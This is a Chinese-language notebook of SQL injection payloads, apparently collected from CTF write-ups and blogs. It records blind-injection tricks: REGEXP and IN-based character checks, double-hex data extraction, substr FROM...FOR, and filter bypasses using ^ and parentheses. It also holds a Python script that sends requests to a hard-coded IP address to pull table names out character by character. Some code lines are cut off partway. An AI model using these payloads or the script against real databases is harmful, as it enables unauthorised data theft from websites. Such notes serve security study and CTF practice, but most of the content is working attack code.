SQL注入 payload 记录

使用 REGEXP盲注

payload

```
select user() from users where user_id=1 and (select(user)from users where user_id=1) REGEXP "^adm.*";
```

来源

https://www.secpulse.com/archives/68991.html

使用 (子查询) in ("x") 盲注

Payload

通过 mid 取字符， 然后 in 来判断

```
select user() from users where user_id=1 and (select(mid(user,1,1))from users where user_id=1) in ("a");
```


来源

https://xz.aliyun.com/t/2619#toc-5

注入发生在 select 和 from 中间

两次 hex， 取数据

```
select '0'+(select hex(hex(database())))+'0' from users;
```



一定要 **两次 hex** 。

substr 使用 from for 语法， 取长数据

```
select '0'+(substr((select hex(hex(database())) FROM 1 for 6))+'0' from users;
```

```
1  select '0'+(substr((select hex(hex(database()))) FROM 1 for 6))+'0' from users;
```

信息 | 结果1 | 概况 | 状态

'0'+(substr((select hex(he:
363437
363437
363437
363437
363437

来源

https://xz.aliyun.com/t/2619#toc-3

过滤空格布尔盲注

^ 代替 = && () 代替空格

```
SELECT student_number FROM student WHERE id='1'^(ascii(mid((select(GROUP_CONCAT(TABLE_NAME))from(information_schema.TABLES)where(TABLE_SCHEMA=database())),1,1))=1)='1';
```

整数和字符比较，会进行转换

使用 异或 `^` 代替 `=`

```
import requests

flag = ""
for i in range(1,300):
    for j in range(33,127):
        # url = "http://119.23.73.3:5004/?id=2'^'(ascii(mid((select(group_concat(TABLE_NAME))from(information_schema.TABLES)where(TABLE_SCHEMA=database())),"+str(i)+",1))="+str(
        # url = "http://119.23.73.3:5004/?id=2'^'(ascii(mid((select(group_concat(COLUMN_NAME))from(information_schema.COLUMNS)where(TABLE_NAME='do_y0u_l1ke_long_t4ble_name')),"+
        # url = "http://119.23.73.3:5004/?id=2'^'(ascii(mid((select(d0_you_als0_l1ke_very_long_column_name)from(do_y0u_l1ke_long_t4ble_name)),"+str(i)+",1))="+str(j)+")"
        url = "http://119.23.73.3:5004/?id=1'^(ascii(mid((select(GROUP_CONCAT(TABLE_NAME))from(information_schema.TABLES)where(TABLE_SCHEMA=database())),{},1))={})='1".format(i,



        # print url
        r=requests.get(url=url)
        if "Hello" not in r.content:
            flag +=chr(j)
            print flag
            break
```

来源

http://skysec.top/2018/01/31/moctf-Web%E9%A2%98%E8%A7%A3/#%E7%AE%80%E5%8D%95%E6%B3%A8%E5%85%A5

来源： https://www.cnblogs.com/hac425/p/9514887.html